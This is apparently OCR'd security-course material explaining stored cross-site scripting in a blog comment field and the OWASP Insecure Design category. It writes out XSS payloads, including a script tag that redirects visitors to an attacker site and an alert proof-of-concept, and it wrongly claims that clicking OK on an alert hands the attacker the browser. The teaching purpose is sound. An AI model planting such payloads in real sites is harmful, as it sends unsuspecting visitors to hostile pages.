

http://www.techpost.org/
TechPost
Technology news, hacks and tips
Jason | 29. Oct, 2017
Facebook acquires file-sharing service
New York-based start-up that lets users privately and sporadically share files through a drag-and-drop interface with additional options...............
Leave your comment
Jason, I love your blog post! <script>onload=window.location='http://www.certifiedhacker.com'</script>
Attacker
Attacker adds a malicious script in the comment field of blog post
Comment with malicious link is stored on the server
Database Server
Web Application
User
User visits the TechPost website
Injects malicious code <script>onload=window.location='http://www.certifiedhacker.com'</script> in the blog post
User redirected to a malicious website certifiedhacker.com
http://www.certifiedhacker.com/
CertifiedHacker.com
Malicious Website

Figure 14.17: XSS attack in a blog posting

XSS Attack in Comment Field




http://www.techpost.org/
TechPost
Technology news, hacks and tips
Jason | 29. Oct, 2017
Facebook acquires file-sharing service
New York-based start-up that lets users privately and sporadically share files through a drag-and-drop interface with additional options...............
Leave your comment
Jason, I love your blog post! <script>alert("Hello World")</script>
Attacker
Attacker adds a malicious script in the comment field of blog post
Comment with malicious link is stored on the server
Database Server
Web Application
User
User visits the TechPost website
http://www.techpost.org/
TechPost
Technology news, hacks and tips
Jason | 29. Oct, 2017
Facebook acquires file-sharing service
New York-based start-up that lets users privately and sporadically share files through a drag-and-drop interface with additional options...............
Comment
Jason, I love your blog post!
- Mark (mark@miccasoft.com)
Leave your comment
Injects malicious code <script>alert("Hello World")</script> in the blog post
The alert pops up as soon as the web page is loaded
Hello World
OK
Malicious Website

XSS Attack in Comment Field

Many web applications use HTML pages that dynamically accept data from different sources. One can change the data in the HTML pages according to the request. Attackers use HTML web page tags to manipulate data. They launch an attack by changing the comments feature using a malicious script. When the target sees the comment and activates it, then the target browser executes the malicious script to accomplish the attacker's goals.


For example, an attacker finds a vulnerable comment field in the **TechPost.org** website. Thus, he constructs the malicious script "**<script>alert ("Hello World") </script>**" and adds it along with his comment in the comment field of TechPost. This malicious script, along with the comment posted by the attacker in the comment field, is stored on the web application's database server. When a user visits the TechPost website, the coded message "Hello World" pops up whenever the web page is loaded. Therefore, when the user clicks **OK** in the pop-up window, the attacker can gain access to the user's browser and subsequently perform malicious activities.


Attacker
http://www.techpost.org/
TechPost
Technology news, hacks and tips
Jason | 29. Oct, 2017
Facebook acquires file-sharing service
New York-based start-up that lets users privately and sporadically share files through a drag-and-drop interface with additional options................
Leave your comment
Attacker adds a malicious script in the comment field of blog post
Comment with malicious link is stored on the server
Database Server
Web Application
User
User visits the TechPost website
Comment
Jason, I love your blog post!
- Mark (mark@miccasoft.com)
Injects malicious code
in the blog post
The alert pops up as soon as the web page is loaded
Hello World
OK
Malicious Website

```
Jason, I love your blog post!
<script>alert("Hello
World")</script>
```

```
<script>alert("Hello World")</script>
```

Figure 14.18: XSS Attack in the comment field



A04 – Insecure Design

- Insecure design flaws arise in an application because of the **improper implementation of security controls** and can lead to crucial vulnerabilities such as SQLi and Open S3 buckets
- Attackers initiate the **threat modelling** of an application's working process to identify a wide range of flaws and loopholes before exploiting the **insecure design or architecture**

User
2 Accesses API through an application
3 Malicious code loaded along with database content
Application
API
Database
1 Searches for a poorly implemented API to attach malicious code
Attacker

A04 – Insecure Design

Insecure design flaws arise in an application because of the improper implementation of security controls and can lead to crucial vulnerabilities such as SQLi and Open S3 buckets. Application designers may overlook security threats or have mediocre knowledge about them; this is a major cause of these vulnerabilities. Such vulnerabilities can directly compromise the application's security. The next most important factor that leads to these insecurities in design is the absence of business risk profiling. Attackers initiate the threat modeling of an application's working process to identify a wide range of flaws and loopholes before exploiting an insecure design or architecture.

The following are some exploitations that can be performed by software and data integrity failures:

- Request forgery
- Authentication hijacking
- Identity theft
- Data loss
- DoS attacks

Example

Attackers often attempt to exploit poorly implemented APIs, which fail to filter requests properly. They search for weak APIs that are not integrated with security gateways to differentiate malicious inputs. Then, they attach malicious code to a vulnerable API. When a user accesses that API via an application, the malicious code loads along with the database content on the user's browser.

